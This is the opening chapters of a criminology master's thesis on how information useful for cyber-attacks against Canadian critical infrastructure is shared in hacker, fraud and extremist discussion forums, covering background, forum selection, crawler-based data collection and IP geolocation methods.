Identifying Information Useful for Cyber-Attacks Against Canadian Critical Infrastructure in Online Discussion Forums

by

Noelle Warkentin

B.A. (Hons.), University of Manitoba, 2013

Thesis Submitted in Partial Fulfillment of the
Requirements for the Degree of
Master of Arts

in the
School of Criminology
Faculty of Arts and Social Sciences

SIMON FRASER UNIVERSITY
Summer 2021

Declaration of Committee

Name:	**Noelle Warkentin**
Degree:	**Master of Arts**
Title:	**Identifying Information Useful for Cyber-Attacks Against Canadian Critical Infrastructure in Online Discussion Forums**
Committee:	**Chair:** **Sheri Fabian** Lecturer, Criminology
	Richard Frank Supervisor Associate Professor, Criminology
	Bryan Kinney Committee Member Associate Professor, Criminology
	Aunshul Rege Examiner Associate Professor, Criminal Justice Temple University

Abstract

Critical infrastructures (CI) are connecting their systems to networks at an increasing rate, providing the opportunity for malicious actors to conduct cyber-attacks against these companies. In an attempt to understand the threats facing Canada's CI, information collected from online discussion forums was analyzed to discover frequently targeted CI companies and locations in Canada, the types of information shared within these forums, and who the main authors are in sharing threat-related posts. After analyzing IP addresses collected from 20 online discussion forums, the province of Quebec was identified as a hot-spot for cyber-threats, while the information and technology sector was targeted most frequently among sectors. A thematic analysis of posts containing keywords revealed that information useful for conducting cyber-attacks against CI is being shared within these forums. Lastly, findings from this study found two authors may be considered high-threat, in that the majority of their posts were threatening towards CI.

Keywords: critical infrastructure; cyber security; hacking; thematic analysis; online discussion forums

Acknowledgements

I would like to acknowledge my family and close friends who have supported me endlessly on my endeavors in not only completing this thesis, but also throughout my studies. In particular, my mom has inspired me to achieve my goals, and was also my constant source of support during the graduate program. If I hadn't watched her make her way through university when I was a child, I'm not sure I would be where I am today, and I am forever grateful for her guidance.

Of course, I must also thank my supervisor, Dr. Richard Frank, for providing me with the opportunities that have led me to study cyber-threats against critical infrastructure. Having never studied cyber related crimes during my undergraduate years, I never would have realized my interest in this field if it weren't for him. Not only has he helped spark my curiosity in cyber-threats and cybercrimes, he has also helped me immensely by assisting me in developing my skills as a researcher, and as a writer.

Table of Contents

List of Tables

List of Figures

List of Maps

List of Acronyms

CI	Critical Infrastructure
DoS	Denial of Service
ICS	Industrial Control System
IP	Internet Protocol
IT	Information Technology
LAC	Library and Archives Canada
MTU	Master Terminal Unit
PCL	Programmable Logic Controller
RAT	Remote Access Tool
RTU	Remote Terminal Unit
SCADA	Supervisory Control and Data Acquisition
SFU	Simon Fraser University
SQL	Structured Query Language
TDC	The Dark Crawler

Chapter 1.

Introduction

Technology has allowed society to advance to the point where almost everything is a click away. Every major industry is now connecting to the internet, from banking, manufacturing, and power supplies, electronic systems are relied on now more than ever (Genge, Kiss, & Haller, 2015; Quigley & Roy, 2012). Manufacturers have been benefitting from the development of automated decision making and remote accessing and controlling of industrial devices; these automated systems have not only reduced manual labour, but have improved production efficiency (Coffey, Smith, Maglaras, & Janicke, 2018; Ghafir, Saleem, Hammoudeh, Faour, Prenosil, Jaf, Jabbar, & Baker, 2018; Rodofile, Rakdke, & Foo, 2019; Samtani, Yu, Zhu, Patton, Matherly, & Chen, 2018). Along with productivity improvement and the reduction in human technicians, companies have also benefitted from the reduction in expenses (Geers, 2009). This convenience has affected most Canadian companies, including those important industries making up Canada's critical infrastructure (CI). But, does this convenience come at the price of our security? When critical infrastructures are connecting to the cyber-world, are they also considering cyber-threats?

As these systems continue to connect to the internet, the threat of a cyber-attack against any of these infrastructures is imminent (Geers, 2009). Not only is Canada facing threats from state actors, but because of the ease with which cyber-attacks can be implemented (Rege-Patwardhan, 2009), the door is open for a multitude of malicious non-state actors to orchestrate attacks against Canada's CI. In fact, prior research has established that information used to conduct these cyber-attacks can be found within online discussion forums (Samtani, Chinn, Chen, & Nunamaker, 2017; Deb, Lerman, & Ferrara, 2018; Frank, Macdonald, & Monk, 2016). As such, the aim of this study was to discover current companies and locations in Canada that are being targeted within these forums, what type of information is being shared, as well as who the main authors are in sharing these threat related posts.

1.1. What is Critical Infrastructure?

Currently, Public Safety Canada, which manages the National Strategy on Critical Infrastructure (2009), defines critical infrastructure as “processes, systems, facilities, technologies, networks, assets and services essential to the health, safety, security or economic well-being of Canadians and the effective functioning of government” (p.2). This definition has grown throughout the years, with the current definition of CI in Canada coming into focus following the United States political discourse on CI in 1996 (Boyle & Speed, 2018). Subsequent to this discourse, two major events largely shaped Canada’s definition of CI: An ice storm which interrupted the electrical grid in Ontario and southern Quebec in 1998, leaving the heavily populated region without power for a time, and the rollover to 2000 (Y2K) problem (Boyle & Speed, 2018). Prior to these events, which exposed exactly what can happen in the event of a major failure of the systems society relies on, there was no real classification of CI in Canada.

Although no concrete list of every CI company in Canada currently exists, companies can be divided into 10 distinct sectors: Energy, finance, food, water, transportation, government, information and technology, health, safety, and manufacturing (Public Safety Canada, 2009). According to Graham (2012) these sectors can be divided further into three distinct categories: Physical (roads, hospitals), Cybernetic (technology, data), and Human (operators, employees). Unfortunately, these last two categories are often ignored in the literature and assessments on CI security, creating a gap in what we know (Graham, 2012). This issue underlines the necessity of research pertaining to threats against these systems, as the more we know about threats to CI, the more we may be able to defend against attacks.

1.2. Threats Facing Critical Infrastructure

Threats facing Canada’s CI can be divided into three distinct categories: Natural, accidental, and malicious (Public Safety Canada, 2003). Geomagnetic storms, earthquakes, forest fires and health epidemics are examples of natural threats, which the government had predicted to increase throughout the years (Public Safety Canada, 2003). Unpredicted accidents, such as those caused by human error, mechanical failure or computer programming error are examples of accidental threats (Public Safety

Canada, 2009). An increase in scrutiny by CI providers in both the public and private sectors was projected to lead to a decrease in accidental threats over time (Public Safety Canada, 2003). Lastly, actors with a criminal, military or political purpose are examples of malicious threats (Public Safety Canada, 2003). Understanding the steps these individuals take when planning an attack is crucial for prevention strategies.

There is cause for concern when we consider that one of the current security vulnerabilities that CIs are facing is the rapidly developing cyber-security threats, not only with attacks against computer systems and within the internet, but with the tools used to incapacitate CI (Graham, 2012). Therefore, the cybernetic category, which encompasses the many technological systems, data and networks necessary for CI companies to function (Graham, 2012), should be considered as a potential weakness within CI companies, and certain measures should be taken to reduce the risk of a cyber-attack. Specifically, our water, transportation and oil pipelines are at greatest risk, not only because these are seen as attractive targets that our society relies on, but also because they are difficult to protect (Public Safety Canada, 2003). Rudner (2009) states that CI related to energy should be prioritized by the Canadian government because of these facts, if a malicious attack were to occur on these systems, society would be profoundly affected. Indeed, Kshertri & Voas (2017) specify that, nationwide, the choice of target are power grids, not only are these known to be vulnerable, but attacks would disrupt society at large, along with the economy. Evidence of this was found in a study by Macaulay (2008) who evaluated the targets and intentions of attacks on CI; he found that 30% of attacks were targeted at operational equipment and control systems with an intent to disrupt power networks and to control autonomous systems.

When CI companies are attacked the consequences may extend beyond damaging the equipment owned by the company. For instance, the nature of an attack on CI can present with varying degrees of damage, meaning that not all attacks will result in similar consequences. Depending on the attack type, the effect on CI may be direct, indirect or the exploitation of infrastructure (Public Safety Canada, 2003). Attacks targeting the critical controlling systems, functions or equipment of a CI can lead to a direct effect, where there is direct disruption or destruction of the CI (Public Safety Canada, 2003). Any physical or financial effects caused by an attack on CI, and organizations involved with CI, is referred to as an indirect effect (Public Safety Canada, 2003). The last effect of an attack, referred to as the exploitation of infrastructure, are the

consequences of a compromised CI and equipment being used as a means to attack another target (Public Safety Canada, 2003). These differing consequences to attacking CI provide malicious actors with motives to attack CI based on their desired outcome. As an attack may be directed against a specific CI, or used as a conduit to attack another target, the possibilities are there for malicious actors to employ any number of attack types depending on their goal.

A recent instance in which a water system was cyber-targeted occurred in Florida in February, 2021 (Robles & Perlroth, 2021). A hacker penetrated the water treatment plant in a small city in Florida, and was able to increase the levels of lye in the water to a toxic quantity (Robles & Perlroth, 2021). Fortunately, this intrusion was noticed by an employee, and the attack was thwarted before the chemical was able to wreak havoc. Had this attack not been caught before reaching the water supply, residents of the city could have become extremely sick, illustrating just how dangerous these cyber-attacks against CI can be. This attack provides evidence that not only are there individuals out there who are able and willing to perpetrate such attacks, but that the cyber-security protecting these systems are not impenetrable.

1.3. What are the Cyber-Threats?

Unlike traditional physical attacks against CI, cyber-attacks can be carried out with better secrecy, and fewer resources (Holt, 2012), making these types of attacks particularly attractive to malicious actors. According to the Cyber Collaboration Imperative (2020), any internet enabled computer can help to facilitate cyber-attacks causing far-reaching, damaging effects, while costing the perpetrator next to nothing. Since the technology to facilitate an attack runs relatively cheap, the door is open for hackers and cybercriminals to attack CI in any number of ways (Rege-Patwardhan, 2009). Attack types being carried out by these online actors may be IT, protocol, configuration-based, or control process specific attacks (Rodofile, Radke, & Foo, 2019). Traditional IT based attacks consist of attackers manipulating operations and the critical functionality of a company (Rodofile et al., 2019). Protocol-specific attacks are used to exploit field information as it is in transit, which enables the manipulation of automation services and applications (Rodofile et al., 2019). Configuration-based attacks introduce malicious hardware, software or network services to a system, while control process

attacks introduce malicious logic to controllers (Rodofile et al., 2019). By strategically conducting low-impact attacks against CI organizations, offenders are given the opportunity to remain undetectable and stealth from the company and law enforcement; CI systems may have already been compromised or severely damaged by the time organizations have detected or possibly pinpointed the offenders (Genge et al., 2015). Unfortunately, these attacks on CI computers and control systems are only predicted to increase as CI companies continue to digitize (Macdonald, Frank, Mei, & Monk, 2015).

Part of what makes CI companies susceptible to cyber-threats is their reliance on systems not designed to withstand a cyber-attack, as the systems being connected to the internet were never intended to be networked (Mansfield-Devine, 2018). The majority of industrial CI companies use industrial control systems (ICS), such as supervisory control and data acquisition (SCADA), and distributed control systems (DCS) (Ashgar, Hu, & Zeadally, 2019). These systems "observe, monitor and control the whole cycle of business processes and data" (Tariq, Asim, & Khan, 2019, p.613). In order for the automation process to be completed, a network is required for all SCADA servers as well as a multitude of other devices, including: Programmable logic controllers (PLCs), remote terminal units (RTUs), master terminal units (MTUs), and three-term controllers (PID Controllers) (Rodofile et al., 2019; Samtani, Yu, Zhu, Patton, Matherly, & Chen, 2018). The problem here is that these ICSs were not created with information and network security in mind (Asghar, Hu, & Zeadally, 2019). Therefore, if not properly secured, there can be real world consequences from an attack, especially given these ICSs are often connected with key infrastructures such as power, petroleum and transport (Asghar et al., 2019).

It is not unlikely that individuals know about, and wish to exploit these systems, as Rens (2019) argues that operational equipment is the most vulnerable target in any CI organization due to its durability. Operational equipment may be used for upwards of 20 years (Rens, 2019), and technological advances further increase the probability of this equipment becoming vulnerable. Successful intrusion of any one of these systems would result in the entire system being compromised, which could lead to a cascading failure in that sector of multiple interconnected SCADA systems.

1.4. Canadian Critical Infrastructure Cyber-Security

Currently, the Regional Resilience Assessment Program offers assessments on vulnerabilities and dependencies free of charge to all CI sectors within Canada (Public Safety Canada, 2020). However, assessments are non-regulatory and completely voluntary (Public Safety Canada, 2020), so while this service is offered, not all companies will take part. The majority of CI owners are therefore responsible for accessing cyber-security specialists, or in developing their own security procedures (Shore, 2015). To further complicate matters, there is no record of each individual CI company within Canada, which creates a challenge in collecting information on the threats facing Canada's CI (Rens, 2019). Additionally, under Canadian federal law, the sharing of cyber-security information is not required for privately owned CI companies, and those CI sectors which are publicly owned are still having issues with information sharing (Shore, 2015). As sharing of cyber incidents is relatively uncommon, it goes without saying that there is little media coverage of cyber-attacks (Stoney, 2019), which only contributes to the issue of understanding what the current cyber-threats are. While this may not seem to be an issue for those companies withholding threat information, this may create issues within other CI sectors. By not sharing information on threats, companies may be blindsided by a potential cyber-attack that could have been avoided had there been measures in place to communicate about previous attacks.

In addition to companies facing targeted cyber-threats, companies must also consider cyber-threats arising through the interconnectedness across sectors. Critical infrastructure is extremely interconnected, not just within Canada, but with the United States as well (de Laat, 2012; Graham, 2012; Rudner 2009). This means that Canada is more vulnerable to threats, not only because of its dependence on CI, but also because of the increased interdependencies of CI technologies (Public Safety Canada, 2003). Because of the interdependency across sectors, the consequences of a lack of cyber-security in one company, may have catastrophic effects across other CIs (Quigley, 2013). So, if a major cyber-incident occurs against CI in the United States, there is the possibility that this may also present with issues for the sectors interconnected within Canada. And so, it is not only the lack of cyber-security, but the lack of sharing threats, which can lead to larger issues outside of a single company.

1.5. Prior Attacks Against Critical Infrastructure

It is important to understand the consequences such attacks could create if they were to occur on any number of our CI systems. Previous cyber-attacks have demonstrated how these attacks not only affect the company involved, but may also have far-reaching consequences that are not easily resolved. Take the cyber-attack on Estonia for example. In 2007, the Russian government allegedly perpetrated a cyber-attack against Estonia, in which botnets were used to send large amounts of spam, and an enormous number of online requests took over Estonia's servers, essentially shutting down online services throughout the country (McGuinness, 2017). Banks, government bodies, and media outlets were left without their online services, which prevented citizens from using their online banking services or cash machines. Not only that, but government workers were no longer able to communicate through email, and news was unable to be delivered by either newspapers or broadcasters (McGuinness, 2017). The effects of this attack lasted for quite some time, as it took weeks before everything was up and running again (McGuinness, 2017).

Another instance of a cyber-attack occurred in Kiev, the capitol of Ukraine, in December of 2016. A complicated and seemingly well-organized attack was executed against the energy grid in Kiev, which resulted in power outages in parts of the city and surrounding area for over an hour (Polityuk, Vukmanovic, & Jewkes, 2017). The power outage caused light and heat to be unavailable for all affected areas (Polityuk et al., 2017), which, had it had lasted longer, could have had more distressing results. Though it was not known who had conducted this attack, it's possible that it's linked to a previous attack against Ukraine's power grid by Russian state actors (Polityuk et al., 2017). However, cyber-attacks are not always perpetrated by state actors, in fact there have been multiple well-known attacks carried out by individuals. For example, in Poland, the city's tram system was hacked by a 14-year-old boy in 2008 (Chapman, 2008). This incident caused the injury of a dozen individuals, as the boy was able to redirect trains, and derail four trams using a transmitter that he had made (Chapman, 2008).

Although the incidents described above had occurred in countries other than Canada, it does not mean that such incidents have not, and cannot occur here as well. For instance, in August 2020, 11,200 accounts from the Government of Canada Key Service (GCKey) as well as Canada Revenue Agency (CRA) had been targeted by

cyber-attacks (Jones, 2020). The attack was described as credential stuffing, in which hackers used stolen credentials in an attempt to log into the accounts of victims (Jones, 2020). This attack, while quickly resolved, could have led to identity theft, and may have allowed hackers to direct payments to themselves that should in fact be going to the authentic account holder (Jones, 2020). Attacks such as these are worrying, and it's therefore important to know who may be at risk of an attack, and if at all possible, who may be trying to attack Canada's CI.

1.6. Motivations and Methods of Malicious Actors

The question of who may want to attack Canada's CI comes with questions surrounding motivations, as different actors may wish to conduct an attack for different reasons. The majority of the cyber-incidents in Canada are caused by industrial espionage, state-sponsored cyber-espionage, criminals, hackers, and insider threats (Fundamentals of Cyber Security for Canada's CI Community, 2018). Motivations for attacks could be geopolitical, for profit, ideological, for satisfaction, or simply because of discontentment (Canadian Centre for Cyber Security, 2018). The fact is, malicious actors have been persistently attacking CI organizations with undetected attacks, and at an increasing rate (Yadav & Rao 2015). These attacks can be carried out completely online, and actors may choose to act alone, or to recruit associates for specific crimes, while never having to meet in person (Rege-Patwardhan, 2009).

That being said, these cyber-attacks do not happen in a vacuum; a target must first be identified, exploits must be acquired, and recruitment, if any, must all be carried out in the cyber-realm (Goyal, Hoosain, Deb, Tavabi, & Bartley, 2018). The security research community has termed this process the cyber kill chain, and the steps in this chain have been succinctly explained by Yadav and Rao (2015). When these online actors are preparing to attack a target, they usually follow this seven-step cyber kill chain path: Reconnaissance, weaponize, delivery, exploitation, installation, command and control, act on objective (Yadav & Rao, 2015).

Reconnaissance

The first step in conducting these attacks is reconnaissance, which is the identification and selection of the target. Attackers may gather information through open

sites, such as social networks or other means, allowing them to select the best weapon for use against a selected target (Yadav & Rao, 2015).

Weaponize

During the weaponize stage, a remote access tool (RAT) which is a software that allows for remote access of the targets system, as well as an exploit, which allows for the execution of the RAT, are developed. The exploit, which may be in the form of an MS Office document, audio/visual file, or web page, then uses specific vulnerabilities to execute the RAT, which creates a backdoor (Yadav & Rao, 2015).

Delivery

Using information recovered during reconnaissance, a cyber-attack is usually delivered in one of two ways: The target either interacts with a malicious file or website, or there is no direct interaction with the target, and instead a device or service is exploited. During this stage there is a chance that an attacker can be traced, therefore, anonymous services and compromised email accounts and websites are often used to cover the tracks of the attacker (Yadav & Rao, 2015).

Exploitation

Once implemented, the weapon is installed in the host's system, and if the right conditions are met, the exploit is ready for execution. The conditions that must be met in order for the exploit to work are: The target must use the software that the exploit was created for, there should be no updates on the software, and the exploit must not be detected by security or anti-virus scans (Yadav & Rao, 2015).

Installation

Installation of malware can then be installed on the target's computer, either by using a dropper or downloader method. A dropper will attempt to disable any security measures on the targets computer before hiding and executing the malware code, whereas the downloaders essentially do the same thing, except the downloader would

download the core components of the malware into a remote file storage (Yadav & Rao, 2015).

Command and Control

The command and control stage then allow actors to remotely control the hosts' system, permitting the actors to carry out the final step, which is to act on their objective (Yadav & Rao, 2015).

Act on Objectives

Depending on the attacker and their objectives, either a mass attack or a targeted attack will ensue. A mass attack is aimed at multiple targets, whereas a targeted attack is aimed at discretely gathering sensitive information from the target. In either attack type, system hard drives can be crashed, or the processor hardware may be damaged (Yadav & Rao, 2015).

These steps highlight the fact that malicious actors can accomplish many different goals when committing cyber-attacks. Whether their aim is to cause damage to the processor, or steal information from a target, the cyber kill chain allows for multiple motivations. However, their success also depends on the reconnaissance stage, as it is this initial step that makes the following stages possible. If one is not successful in gathering the necessary information, they will have a difficult time implementing the remaining steps. For this reason, it is important to understand what type of information is currently being shared in online communities that may be useful for cyber-attacks.

1.7. Reconnaissance in Discussion Forums

As the initial step of reconnaissance is crucial in the facilitation of cyber-attacks, it is important to understand where these individuals are collecting this information. Undoubtedly, one platform that shares vast amounts of information with free and easy access are online discussion forums. With the plethora of information shared within these online discussion forums, any interested individual or group is able to retrieve potentially threatening material for malicious purposes. Online discussion forums not only provide the opportunity for individuals to share information without the restrictions of

borders, they do so with the privacy and anonymity that can be provided in the online realm. Indeed, these online forums offer individuals the opportunity to acquire knowledge or skills, including information on illegal tools, that can be used to commit a variety of cybercrimes (Leukfeldt, Kleemans, & Stol, 2017).

Samtani et al., (2017) identified vast amounts of malicious exploits available within hacker communities, confirming that these online communities can provide information needed for attacks. Additionally, Deb et al., (2018) found that forums contain threat information that can be used to forecast cyber-attacks. These two studies then provide evidence that the information dispersed in these communities may not only be useful in facilitating attacks, but in predicting who potential targets are. Further, Frank et al., (2016) found that IP addresses associated with a number of Canadian CI companies were being shared within different discussion forums. IP information could potentially identify specific targets that are being shared within these forums, and indeed, such has been the case with a recent attack on the Royal Military College (RMC) of Canada. In July of 2020, the Royal Military College of Canada was the victim of a cyber-attack, resulting in their online services being disrupted for weeks (Mazur & Basa, 2020). What's interesting about this specific attack is that Frank et al. (2016) had reported that the IP address for RMC was one of the many they found shared within these forums.

The findings from these studies emphasize the importance of online discussion forums for malicious actors who may be searching for information to help in conducting an attack. Whether they are looking for tools, exploits, or target information, such as an IP address, these online forums may act as a one stop shop in acquiring the necessary information for attacking CI.

1.8. The Current Study

The purpose of the current study was to identify information being shared in discussion forums which could be harnessed by malicious actors to help facilitate cyber-attacks. Specifically, three main analyses made up the basis for this study: identifying those companies and locations in Canada that may be frequently targeted within these forums; understanding the type of information being shared within these forums that could aid a cyber-attack against CI; identifying potentially high-threat authors who may be posting a high amount of threat related information. The information obtained from

these analyses is important in understanding the current threat landscape within these forums, and could assist in the development of effective threat mitigation processes.

1.8.1. Geographical

The first analysis in this study involved the identification of companies associated with IP addresses found within online discussion forums. IP addresses are labels that allow traffic to flow between devices, and malicious actors are able to use an IP address to access the owner's connection and disturb any programs being run on the owner's device. For this reason, IP addresses being shared in online discussion forums may be used to target specific companies. Following the extraction of all Canadian IP addresses within these forums, quantitative methods were employed to identify targeted companies and locations. In addition, the posts containing IP addresses were qualitatively analyzed in an attempt to better understand the context with which these addresses were being shared. These analyses would help in identifying certain hotspots and targeted companies within Canada, while at the same time shedding light on why these locations may be of interest.

1.8.2. Keyword

The second analysis in this study was a keyword search which consisted of qualitatively analyzing posts containing specific keywords. This analysis was important in helping to understand the types of information currently being shared within these forums that may pose a threat against CI. Keywords chosen for this part of the study were known to be related to CI or cyber-attacks, and were searched within the same forums as the geographical analysis. Analyzing these conversations would allow us to understand the context within which these terms were being discussed, and could potentially inform security specialists on the type of information circulating within these communities that may be of concern to CI companies.

1.8.3. High-Threat Authors

Finally, the last analysis in this study aimed at discovering if there are specific authors who could be considered high-threat. Following the coding and analysis of the keyword search, specific authors were associated with certain posts that had been

coded as being threatening towards CI. The authors who had published these posts were examined further in an attempt to identify the nature of their posts. A random selection of posts for each author was then compiled for qualitative analysis. This analysis would help to shed light on whether these authors were responsible for posting a majority of threatening posts, or non-threatening posts. Identifying specific high-threat authors would be useful as we may be able to determine whether an author should be investigated further.

Chapter 2.
Selecting Online Discussion Forums

As the forums used in this analysis are considered publicly available data, SFU's policy R20.01 states that data collected from them is exempt from review. Therefore, this project began without formal review.

Prior research has confirmed that information which can be used for malicious purposes can be found within online discussion forums (Samtani et al., 2017; Deb et al., 2018; Frank et al., 2016). Therefore, analysis of posts within these online discussion forums was conducted in an attempt to understand what posters of these potentially threatening posts may actually be discussing. As the goal of this study was to analyze posts that could threaten the cyber-security of CI, forums chosen needed to have the highest potential of including such information. For this reason, hacker, fraud, and extremist forums were chosen for analysis, as they are likely to contain information that may pose a threat to CI companies. To further narrow down the pool of potential forums, it was also required that forums be written in English, as this is the primary language of the researcher. In addition, forums that required membership to gain access to posts were not included in this analysis, only open forums were used. As open forums are publicly available online, members of such forums cannot expect the level of privacy offered to membership only forums, which addresses any ethical considerations. In this way, sampling was a mix of both convenience and purposive. Sampling of forums was purposive in that forums were chosen based on their specific focus and content, yet convenient as the language of the chosen forums needed to be primarily English.

2.1. Forums Identified

An initial list of 33 forums was compiled to be the focus of this analysis, however, during the compilation of this list, some forums went offline or were not stable enough for data capture. From the initial list, a total of 20 forums remained that would allow for data capture. Of the three categories of forums chosen for analysis, one was extremist, four were fraud related, and the remaining 15 were hacker forums. Information regarding the nature of these forums was freely available with a search of the site, and the forums

within these categories were thought most likely to contain posts that may be threatening towards CI.

Extremist Forums

Extremist groups are known to use technology to engage in attacks against their adversaries (Holt, 2012), therefore, the addition of the extremist forum Stormfront was thought to be a relevant forum for this analysis. Since this site is known to contain discussions from radical individuals, it's possible that this forum contains posts related to threats against specific companies, or even information related to specific cyber-attacks.

Fraud Forums

Forums focused primarily on fraud included: Carder Pro, Carders' Villa, Carding Mafia, and DRK. These forums each focused mainly on carding, with some focus on hacking, coding and cracking. Since members of these types of forums are usually interested in such things as identity theft and carding, there is the possibility that these forums could include information gained from data breaches acquired through cyber-attacks. Because of this, it's possible that forum users could also share or inquire about techniques used to attack specific companies and steal data.

Hacker Forums

The last category of forums collected for analysis was hacking, which included the forums: Cracking Fire, Cracking Arena, OpenSC, Hackforums, Nethingoez, Untangle, Go4Expert, Sinister.ly, Cracked, Raid Forums, Hacking Forum, BlackHatWorld, AntiOnline_Full, Bitshacking, and Nulled. Cracking Fire, Cracking Arena, and OpenSC are hacking forums which also focus on malware. Sinister.ly and Raid Forums both offer a market for those searching for vulnerabilities, as well as hacking tools and tutorials. BlackHatWorld offers a market for black hat SEO, proxies, and other hacking tools. AntiOnline is a security forum which shares security and internet safety information, with topics related to spyware, cyber scams, and more. Cracked and Nulled are both large communities offering leaks, tools and tutorials. Go4Epert is a hacking forum with topics related to programming code and SQL. Nethingoez is a community that shares cracking lists, tutorials, and tools. Untangle offers members discussions on

hacking and web monitoring. Hacking Forum is a hacking and cracking forum also offering carding and account sales. In addition, Bitshacking and Hackforums are relevant hacking forums that may offer a variety of hacking related discussions.

Since these forums are mainly dedicated to hacking, there is the potential for these groups to share techniques or information related to hacking tools or tutorials. There is also the possibility that members of these forums may share information related to past attacks, or the planning activities of future attacks. Therefore, these forums were thought to be especially useful for identifying threat related information. A breakdown of posts and IP addresses extracted from each forum can be seen in Table 2.1.

Table 2.1 Breakdown of total posts within each forum, along with the total number of potential IP addresses collected from posts

Forum	Forum #	Total Posts	Total IP Addresses
Cracking Fire	10	933,778	113,914
Cracking Arena	11	1,145,151	26,601
Carder Pro	12	489,905	48,352
Carders' Villa	46	65,408	93,625
Carding Mafia	55	11,889	38
Stormfront	14	11,936,256	10,839
OpenSC	15	150,612	6,988
DRK	40	6,318	23,854
Hackforums	155	0	0
Nethingoez	161	110,037	815
Untangle	164	209,775	64,070
Go4Expert	168	56,086	581
Sinister.ly	175	542,399	38,055
Cracked	183	3,702,107	0
Raid Forums	185	1,383,993	9,892
Hacking Forum	56	242,086	296,811
BlackHatWorld	157	9,388,278	101,404
AntiOnline_Full	186	298,172	26,016
Bitshacking	189	84,448	9,756
Nulled	193	16,377,805	25,913
Total		*47,134,503*	*897,524*

2.2. Forum Data Collection

We used our already-existing software, called The Dark Crawler (TDC)[1] to capture data from the previously identified online discussion forums. This process required extensive configuring of the tool, and then monitoring of the data-capture process (in case of problems, CAPTCHAs, the forum going offline, etc.).

Using TDC for data capture allowed for specific rules to be applied to the targeted forums, while keeping unnecessary data out. These rules were based on XPath and XQuery and were unique to the forums searched. As forums retain their unique structure when captured by TDC, all sub-forums, threads and posts are able to be browsed in the same way as they would in their original format. Data had been captured from the 20 forums between December of 2019 and March of 2020, resulting in a total of 35 million posts authored by 2.3 million forum members. It should be stated that the forum Carding Mafia was included in this study even though data was captured in 2016 and is currently offline. No further data was able to be captured past this date as the forum went offline, however, due to the relevancy of this forum, it was decided that its inclusion was beneficial.

[1] https://www.thedarkcrawler.com/

Chapter 3.
Geographical Analysis

The following sub-chapters detail the methods used in analyzing IPs extracted from discussion forums. As noted previously, there have been correlations with cyber-attacks against Canadian CI and IP addresses found within online forums. Although it cannot be stated whether a shared IP address is directly linked to an attack on an associated company, the potential remains that sharing these IP addresses may help malicious actors to conduct cyber-attacks. For this reason, IP addresses shared within online forums may pose a risk to companies, as there is the potential for individuals with malicious intent to find and use them to their benefit. The companies associated with these IP addresses are then at risk of experiencing targeted cyber-attacks. Therefore, all IP addresses shared within these communities were collected and analyzed for this study.

3.1. Geographical Methods

Quantitatively, the goal was to understand the frequency of Canadian IP addresses being circulated within these forums. Finding the frequencies of these IP addresses would then help in geolocating addresses across Canada to discover which provinces, territories, and companies are being targeted most frequently within these online communities. Qualitatively, the goal was to understand the context in which IP addresses were being discussed within these forums. By reading a post containing an IP address in its entirety, specific details may provide some understanding about why the IP address was shared. This would then help in determining the broader scope of why certain companies may be a target, and potentially the types of threats being discussed within these communities.

3.1.1. IP Address Extraction

From the previously selected forums, IP addresses were extracted along with post content, author name and posting date. Additionally, WhoIS information was obtained for each IP address, which provided location and contact information for each

associated address. Information was then combined and stored in a CSV (comma-separated-values) file according to the forum in which it was extracted[2].

IP address data was exported into separate Excel workbooks according to the originating forum. This would ensure that data could be traced back to specific forums, allowing for the identification of forums that may be sharing IPs most frequently. After retrieval of data, each forum file was reorganized according to IP address location. All IP addresses associated with Canada, along with the corresponding WhoIS information, and accompanying author and post information was then extracted from the original file, and saved in a separate sheet in Excel for further analysis. This was done with the 20 files that were gathered from the 20 different forums, creating 20 new files that contained only Canadian data for further analysis. This Canadian data was then combined into a single file for further analysis.

3.1.2. Location Frequencies

Since one of the purposes of this study was to identify which Canadian companies or provinces may be at risk of an attack, analysis on only Canadian IP addresses was conducted. This began with the separation of all Canadian IP addresses, which were then copied into a new sheet to ascertain the frequency with which these addresses were found. Following this separation of Canadian IPs, a frequency analysis was conducted to determine how often an IP address had been mentioned in a given forum. The next step was to get a total count of each IP address per province. The WhoIS information provided with each IP address included the province that each IP address was located in. Province information was copied and pasted into a new sheet, and the CountIFs formula was applied to the total list of provinces. This produced the frequency of provinces associated with the posted IP addresses in each forum. IP addresses were then geolocated onto a map using the mapping tool in the Dark Crawler. Unique IP addresses were also copied into the mapping tool where they were geolocated onto a separate map. Individual maps would allow for a visualization of hotspots according to both the total amount of IP addresses being mentioned, along with the unique IP frequencies found.

[2] For a more detailed description of the collection process, refer to Frank, Macdonald & Monk (2016), or Macdonald, Frank, Mei & Monk (2015).

3.1.3. Company Information

Capturing location information was important in finding the provinces and companies that are potentially most at risk. Since location frequencies were completed, the next step was to find the frequency of specific targeted companies. The company name associated with each IP address was copied and pasted into a new sheet, where duplicates were removed, and the CountIFs formula was applied. This produced the frequency of companies associated with the posted IP addresses in each forum. In total, 1,070 unique companies were matched to the identified Canadian IP addresses. However, upon further check, there were multiples of the same companies that were identified as unique, usually because of letter capitalizations. To account for this, any remaining duplicates were then removed, and a total of 850 unique companies were identified. Since there is no list of CI companies in Canada, each company needed to be searched to decipher whether or not the company fell into a CI sector. To do this, a Google search was conducted on each of the 850 identified companies. Once company information was collected, companies that belonged to a CI sector were inserted into a table identifying the ten separate sectors.

3.1.4. Author Frequencies

Author posting frequency may indicate that an author is responsible for a higher number of posts of IP addresses in comparison to other authors. If this is the case, these authors may in fact play an important role in the sharing of this IP information, and this analysis could help in identifying key actors. For this reason, an analysis of author names across all forums was conducted. Author names were copied from each of the Canadian forum files and pasted into a new sheet in Excel where a frequency analysis was run. An identical column of authors was created in each forum, and duplicates were removed, followed by the CountIFs formula being applied to the two columns. This resulted in the frequency with which authors had posted in each forum. Authors were then reordered in descending order according to their frequency, which brought the authors with the most posts to the top of the column. There is also a chance that authors are posting in more than one forum, which could indicate that they are trying to share information to as many people as possible. The same author name used across different forums could indicate that these are in fact the same individual/ group. Therefore,

authors from each forum were then compared against the author lists of the other forums in order to determine whether or not authors were posting in different forums.

3.1.5. Combined Post Analysis

